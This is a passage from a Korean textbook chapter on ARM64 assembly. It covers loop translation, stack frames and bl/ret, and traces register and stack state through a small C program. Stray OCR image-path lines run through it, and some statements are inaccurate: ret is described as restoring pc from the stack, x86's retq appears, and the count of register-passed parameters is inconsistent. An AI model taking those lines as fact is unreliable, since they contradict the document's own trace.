  <+24>:  ldr   w1, [sp, #24]
  <+28>:  ldr   w0, [sp, #28]
  <+32>:  add   w0, w1, w0
  <+36>:  str   w0, [sp, #24]
  <+40>:  ldr   w0, [sp, #28]
  <+44>:  add   w0, w0, #0x1
  <+48>:  str   w0, [sp, #28]
  <+52>:  ldr   w1, [sp, #28]
  <+56>:  ldr   w0, [sp, #12]
  <+60>:  cmp   w1, w0
  <+64>:  b.le  0x73c <sumUp+24>
  <+68>:  ldr   w0, [sp, #24]
```

```
   <+72>:  add   sp, sp, #0x20
   <+76>:  ret
```

변환한 goto 형태

```
int sumUp(int n) {
    int total = 0;
    int i = 1;
    goto start;
body:
    total += i;
    i += 1;
start:
    if (i <= n) {
        goto body;
    }
    return total;
}
```

이 코드는 `goto` 구문을 사용하지 않은 다음의 C 코드와 동일하다.

```
int sumUp(int n) {
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
```

어셈블리에서의 for 반복문

`sumUp` 함수의 주요 반복문은 `for` 반복문으로 작성할 수도 있다.

```
int sumUp2(int n) {
    int total = 0;             // total을 0으로 초기화한다.
    int i;
    for (i = 1; i <= n; i++) { // i를 1로 초기화하고 i<=n인 동안 1씩 증가시킨다.
        total += i;            // total을 i만큼 업데이트한다.
    }
    return total;
}
```

이 코드는 `while` 반복문 예시와 동일한 어셈블리 코드를 만들어낸다. 다음은 그 어셈블리 코드와 각 줄의 주석이다.

```
Dump of assembler code for function sumUp2:
0x0774 <+0>:  sub   sp, sp, #0x20     // 스택을 32바이트만큼 키운다(새로운 프레임).
0x0778 <+4>:  str   w0, [sp, #12]     // n을 sp+12에 저장한다(n).
0x077c <+8>:  str   wzr, [sp, #24]    // 0을 sp+24에 저장한다(total).
0x0780 <+12>: mov   w0, #0x1          // w0 = 1
0x0784 <+16>: str   w0, [sp, #28]     // 1을 sp+28에 저장한다(i).
0x0788 <+20>: b     0x7a8 <sumUp2+52> // <sumUp2+52>로 점프한다.
0x078c <+24>: ldr   w1, [sp, #24]     // w1 = total
0x0790 <+28>: ldr   w0, [sp, #28]     // w0 = i
0x0794 <+32>: add   w0, w1, w0        // w0 = total + i
0x0798 <+36>: str   w0, [sp, #24]     // (total+i)을 total에 저장한다.
0x079c <+40>: ldr   w0, [sp, #28]     // w0 = i
0x07a0 <+44>: add   w0, w0, #0x1      // w0 = i + 1
0x07a4 <+48>: str   w0, [sp, #28]     // (i+1)을 i에 저장한다(즉, i+=1).
0x07a8 <+52>: ldr   w1, [sp, #28]     // w1 = i
0x07ac <+56>: ldr   w0, [sp, #12]     // w0 = n
0x07b0 <+60>: cmp   w1, w0            // i와 n을 비교한다.
0x07b4 <+64>: b.le  0x78c <sumUp2+24> // (i <= n)이면 <sumUp2+24>로 점프한다.
0x07b8 <+68>: ldr   w0, [sp, #24]     // w0 = total
0x07bc <+72>: add   sp, sp, #0x20     // 스택을 복원한다.
0x07c0 <+76>: ret                     // w0을 반환한다(total).
```

왜 for 반복문 버전의 코드가 while 반복문 버전의 코드와 동일한 어셈블리를 만들어내는지 이해하려면, for 반복문이 다음과 같이 표현된다는 점을 상기해야 한다.

```
for (<초기화>; <부울 표현식>; <단계>){
    <본문>
}
```

이 표현은 다음 while 반복문의 표현과 동일하다.

```
<초기화>
while (<부울 표현식>) {
    <본문>
    <단계>
}
```

모든 for 반복문을 while 반복문으로 표현할 수 있다('1.3.2 C의 반복문'의 'for 반복문' 참조). 다음 C 프로그램 두 개는 앞의 어셈블리를 동일하게 표현한 코드다.

for 반복문

```
int sumUp2(int n) {
    int total = 0;
    int i = 1;
    for (i; i <= n; i++) {
        total += i;
    }
    return total;
}
```

while 반복문

```
int sumUp(int n){
    int total = 0;
```


```
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
```

9.5 어셈블리에서의 함수

앞 절에서는 어셈블리에서의 간단한 함수를 살펴봤다. 이번 절에서는 더 큰 프로그램의 컨텍스트에서 어셈블리의 여러 함수 간 상호작용을 살펴본다. 또한 함수 관리와 관련된 새로운 명령도 몇 가지 소개한다.

먼저 콜 스택을 관리하는 방법을 다시 살펴보자. `sp`는 **스택 포인터**이며 항상 스택의 맨 위를 가리킨다. 레지스터 `x29`는 베이스 포인터(**프레임 포인터**라고도 불림)이며, 현재 스택 프레임의 시작을 가리킨다. **스택 프레임**(**활성화 프레임** 또는 **활성화 레코드**라고도 불림)은 단일 함수 호출에 할당된 스택의 비율을 나타낸다. 현재 실행 중인 함수는 항상 스택의 맨 위에 위치하며, 그 스택 프레임을 활성 프레임이라 부른다. **활성 프레임**은 스택 포인터(스택의 맨 위, 낮은 주소)와 프레임 포인터(프레임의 맨 아래, 높은 주소)에 묶여있다. 활성화 레코드에는 전형적으로 함수의 지역 변수가 담긴다. 마지막으로 **반환 주소**는 피호출 함수가 종료되자마자 호출 함수(즉, `main`)의 실행이 다시 시작되는 프로그램 주소를 나타낸다. A64 시스템에서, 반환 주소는 레지스터 `x30`(`LR`로도 알려짐)에 저장된다.

[그림 9-4]는 `main` 함수와 이 함수가 호출하는 `fname` 함수의 스택 프레임을 나타낸다. 이후 `main` 함수는 **호출자**caller 함수, `fname` 함수는 **피호출자**callee 함수라 부르겠다.



레지스터	
sp	0xef10
x29	0xef30
x30	0x760

그림 9-4 스택 프레임 관리

[그림 9-4]에서 현재 활성 프레임은 피호출자 함수(fname)에 속한다. 스택 포인터와 프레임 포인터 사이의 메모리는 지역 변수를 위해 사용된다. 스택 포인터는 지역 변수를 스택에 넣거나, 스택에서 꺼낼 때 움직인다. 대조적으로 프레임 포인터는 연산을 위해 선택적으로 사용되며, 최적화된 코드에서는 사용되지 않는다. 그 결과, GCC 같은 컴파일러는 프레임 포인터를 기준으로 스택의 값을 참조한다. [그림 9-4]에서 활성 프레임은 fname의 베이스 포인터(x29) 아래에 묶여 있다(스택 주소 0x418를 포함). 주소 0xef30에 저장된 값은 프레임 포인터 값(0xef50)'저장되어' 있으며, 그 자체는 main 함수의 활성화 프레임의 맨 아래 값을 가리킨다. 프레임 포인터 바로 아래에는 반환 주소(x30에 저장됨)가 저장되어 있다. 이는 main 함수가 종료됐을 때 프로그램이 실행을 계속할 주소를 나타낸다.

WARNING_ 반환 주소는 스택 메모리가 아닌 코드 세그먼트 메모리를 가리킨다

프로그램의 콜 스택 영역(스택 메모리)은 코드 영역(코드 세그먼트 메모리)과 다르다. sp와 x29가 스택 메모리의 주소를 가리키는 반면, pc는 코드 세그먼트 메모리의 주소를 가리킨다. 다시 말해, 반환 주소는 스택 메모리가 아닌 코드 세그먼트 메모리의 주소다(그림 9-5).




그림 9-5 프로그램 주소 공간의 부분들

[표 9-16]은 컴파일러가 기본적인 함수 관리에 사용하는 추가 명령을 나타낸다.

표 9-14 흔히 쓰는 함수 관리 명령

명령	해석
`bl addr <fname>`	`x30` = `pc` + 4, `pc` = addr를 설정한다
`blr R <fname>`	`x30` = `pc` + 4, `pc` = R을 설정한다
`ret`	`x0`의 값을 반환하고 `pc = x30`를 설정한다

`bl`과 `ret` 명령은 한 함수가 다른 함수를 호출할 때 결정적 역할을 담당한다. 두 명령은 모두 명령 포인터(레지스터 `pc`)를 변경한다. 호출자 함수가 `bl` 명령을 실행하면, `pc+4`의 값은 레지스터 `x30`에 저장된다. 이는 반환 주소를 나타내거나 피호출자 함수가 실행을 마칠 때 호출자 함수에서 재시작될 위치를 나타낸다. 또한 `bl` 명령은 `pc`의 값을 피호출자 함수의 주소로 바꾼다.

`ret` 명령은 `pc`의 값을 스택에 저장된 값으로 원복함으로써, 호출자 함수에 지정된 프로그램 주소에서 프로그램이 재개됨을 보장한다. 피호출자 함수에서 반환하는 모든 값은 `x0` 또는 그 컴포넌트 레지스터 중 하나(예, `w0`)에 저장된다. `retq` 명령은 대부분 함수의 마지막 명령이다.

9.5.1 함수 매개변수

함수 매개변수들은 일반적으로 함수 호출에 앞서 레지스터에 미리 로드된다. 함수의 첫 번째 8개 매개변수는 레지스터 `x0`–`x7`에 저장된다. 함수가 7개 이상의 매개변수를 필요로 한다면, 나머지 매개변수들은 그 크기에 따라(32비트 데이터에 대해서는 4바이트 오프셋, 64비트 데이터에 대해서는 8바이트 오프셋) 계속해서 콜 스택에 로드된다.

9.5.2 예시 추적하기

함수 관리에 관한 지식을 사용해서, 이번 장 초반에 소개했던 첫 번째 코드 예시를 추적해 보자.

```
#include <stdio.h>

int assign() {
    int y = 40;
    return y;
}

int adder() {
    int a;
    return a + 2;
}

int main() {
    int x;
    assign();
    x = adder();
    printf("x is: %d\n", x);
    return 0;
}
```

이 코드를 `gcc -o prog prog.c` 명령어로 컴파일하고, `objdump -d`으로 변환된 어셈블리를 확인한다. 후자의 명령어를 실행하면 불필요한 정보가 대거 포함된 매우 큰 파일을 출력한다. `less` 명령어와 검색 기능을 사용해 `adder`, `assign`, `main` 함수만 추출한다.

```
0000000000000724 <assign>:
 724:   d10043ff        sub     sp, sp, #0x10
 728:   52800500        mov     w0, #0x28                       // #40
 72c:   b9000fe0        str     w0, [sp, #12]
 730:   b9400fe0        ldr     w0, [sp, #12]
 734:   910043ff        add     sp, sp, #0x10
 738:   d65f03c0        ret

000000000000073c <adder>:
 73c:   d10043ff        sub     sp, sp, #0x10
 740:   b9400fe0        ldr     w0, [sp, #12]
 744:   11000800        add     w0, w0, #0x2
 748:   910043ff        add     sp, sp, #0x10
 74c:   d65f03c0        ret

0000000000000750 <main>:
 750:   a9be7bfd        stp     x29, x30, [sp, #-32]!
 754:   910003fd        mov     x29, sp
 758:   97fffff3        bl      724 <assign>
 75c:   97fffff8        bl      73c <adder>
 760:   b9001fa0        str     w0, [x29, #28]
 764:   90000000        adrp    x0, 0 <_init-0x598>
 768:   91208000        add     x0, x0, #0x820
 76c:   b9401fa1        ldr     w1, [x29, #28]
 770:   97ffffa8        bl      610 <printf@plt>
 774:   52800000        mov     w0, #0x0                        // #0
 778:   a8c27bfd        ldp     x29, x30, [sp], #32
 77c:   d65f03c0        ret
```

각 함수는 프로그램에 선언된 이름에 해당하는 심볼릭 라벨로 시작한다. 가령 `<main>:`은 `main` 함수의 심볼릭 라벨이다. 함수 라벨의 주소는 해당 함수의 첫 번째 명령의 주소다. 이후 설명에서는 지면상 주소의 하위 12비트만 표시한다. 스택 주소 0xffffffffef50는 0xef50으로 표시한다.

9.5.3 main 추적하기

[그림 9-6]은 `main` 실행 직전의 실행 스택을 나타낸다.





그림 9-6 `main` 함수 실행 전의 초기 CPU 레지스터와 콜 스택 상태

스택은 낮은 주소 쪽으로 커진다는 사실을 기억하자이 예시에서 프레임 포인터와 스택 포인터(`x29`와 `sp` 모두 주소 0xef50를 포함한다. 가장 처음에 `pc`는 `main` 함수의 첫 번째 명령의 주소(0x750)를 가리킨다. 이 예시에서는 레지스터 `x30`과 `w0`를 강조하고 있으며, 현재 쓸모없는 값이 들어 있다.

```
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	1
x29	0xef50
x30	0x836e0
sp	**0xef30**
pc	**0x754**



첫 번째 명령 `stp`는 두 부분으로 구성된 복합 명령이다. 먼저, 두 번째 피 연산자(`[sp, #-32]!`)는 스택 포인터를 32바이트만큼 줄이며, 현재 스택 프레임을 위한 공간을 할당한다. 피연산자를 평가한 뒤, 스택 포인터는 0xef30으로 업데이트된다. 다음으로 `stp` 명령은 `x29`와 `x30`의 현재 값을 `sp`와 `sp` + 8에 각각 저장한다. 명령 포인터 `pc`는 순서상 다음 명령으로 이동한다.

```
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	1
x29	**0xef30**
x30	0x836e0
sp	0xef30
pc	**0x758**



다음 명령(`mov x29, sp`)은 `x29`의 값을 `sp`로 업데이트한다. 프레임 포인터(`x29`)는 이제 `main` 함수를 위한 스택 프레임의 시작 위치를 가리킨다. `pc`는 순서상 다음 명령으로 이동한다.

```
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	1
x29	0xef30
x30	**0x75c**
sp	0xef30
pc	**0x724**



첫 번째 `bl` 명령은 `pc` + 4 (혹은 0x75c)를 레지스터 `x30`에 저장한다. 이 주소는 `main` 안의 주소로 `assign` 함수가 실행을 마쳤을 때, 프로그램이 다시 시작되는 위치를 나타낸다. `pc`는 주소 0x724로 업데이트되며, 이는 프로그램 실행이 `main`의 다음 명령이 아닌 피호출자 함수 `assign`에서 재개돼야 함을 나타낸다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	1
x29	0xef30
x30	0x75c
sp	**0xef20**
pc	**0x728**



assign 함수 안에서 실행되는 첫 두 명령은 모든 함수가 수행하는 일반 절차다. sub 명령은 스택 포인터를 16바이트만큼 줄인다. x29와 sp는 이제 assign 함수에 대한 활성 스택 프레임 경계를 나타낸다. pc는 assign의 두 번째 명령을 가리킨다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	**0x28**
x29	0xef30
x30	0x75c
sp	0xef20
pc	**0x72c**



mov 명령은 상수 0x28을 레지스터 w0에 저장한다. 레지스터 pc는 다음 실행할 명령을 가리킨다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	0x28
x29	0xef30
x30	0x75c
sp	0xef20
pc	**0x730**



str 명령은 0x28을 스택 포인터에서 12바이트 오프셋 위치(혹은, 주소 0xef2c)에 저장한다. 명령 포인터는 다음 명령을 가리킨다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29,  sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	**0x28**
x29	0xef30
x30	0x75c
sp	0xef20
pc	**0x734**



ldr 명령은 스택 주소 0xef2c의 0x28을 레지스터 w0에 저장한다. 명령 포인터는 다음 실행할 명령을 가리킨다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29,  sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	0x28
x29	0xef30
x30	0x75c
sp	**0xef30**
pc	**0x738**



add 명령은 현재 스택 프레임의 할당을 해제하고 sp를 이전 값인 0xef30으로 되돌린다.

```
0x724 <assign>:
0x724 sub    sp, sp, #0x10
0x728 mov    w0, #0x28
0x72c str    w0, [sp, #12]
0x730 ldr    w0, [sp, #12]
0x734 add    sp, sp, #0x10
0x738 ret
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	0x28
x29	0xef30
x30	0x75c
sp	0xef30
pc	**0x75c**




ret 명령은 pc의 값을 x30의 값(혹은 0x75c)으로 바꾼다. 그 결과, 프로그램 실행은 assign 함수가 종료된 즉시 main의 첫 번째 명령으로 돌아온다.

```
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29,  sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```

레지스터	
w0	0x28
x29	0xef30
x30	**0x760**
sp	0xef30
pc	**0x73c**



다음으로 adder 함수 호출 명령(bl 73c <adder>)을 실행한다. 그러므로, 레지스터 x30은 pc + 4(혹은 0x760)으로 업데이트된다. 프로그램 카운터는 주소 0x73c로 바뀌며, 이는 adder 함수 안에서 프로그램이 계속 실행됨을 나타낸다.




레지스터	
w0	0x28
x29	0xef30
x30	0x760
sp	**0xef20**
pc	**0x740**

adder 함수의 첫 번째 명령은 스택 포인터를 16바이트만큼 줄이고, adder 함수를 위한 새로운 스택 프레임을 할당한다. adder 함수에 대한 활성 스택 프레임 경계는 레지스터 sp와 x29에 의해 지정된다. 명령 포인터는 다음으로 실행할 명령을 가리킨다.

```
0x73c <adder>:
0x73c sub    sp, sp, #0x10
0x740 ldr    w0, [sp, #12]
0x744 add    w0, w0, #0x2
0x748 add    sp, sp, #0x10
0x74c ret

0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```

레지스터	
w0	**0x28**
x29	0xef30
x30	0x760
sp	0xef20
pc	**0x744**




다음에 발생하는 일은 매우 중요하다. `ldr` 명령은 스택(`sp` + 12)의 이전 값을 레지스터 `w0`에 로드한다. 이는 프로그래머가 함수 `adder` 안에서 `a`를 초기화하는 것을 잊었기 때문이다. 명령 포인터는 다음으로 실행할 명령을 가리킨다.


```
0x73c <adder>:
0x73c sub    sp, sp, #0x10
0x740 ldr    w0, [sp, #12]
0x744 add    w0, w0, #0x2
0x748 add    sp, sp, #0x10
0x74c ret

0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29,  sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```

레지스터	
w0	**0x2A**
x29	0xef30
x30	0x760
sp	0xef20
pc	**0x748**



add 명령은 0x2을 i에 더한 뒤, 그 결과값(0x2A)을 레지스터 w0에 저장한다. 명령 포인터는 다음으로 실행할 명령을 가리킨다.



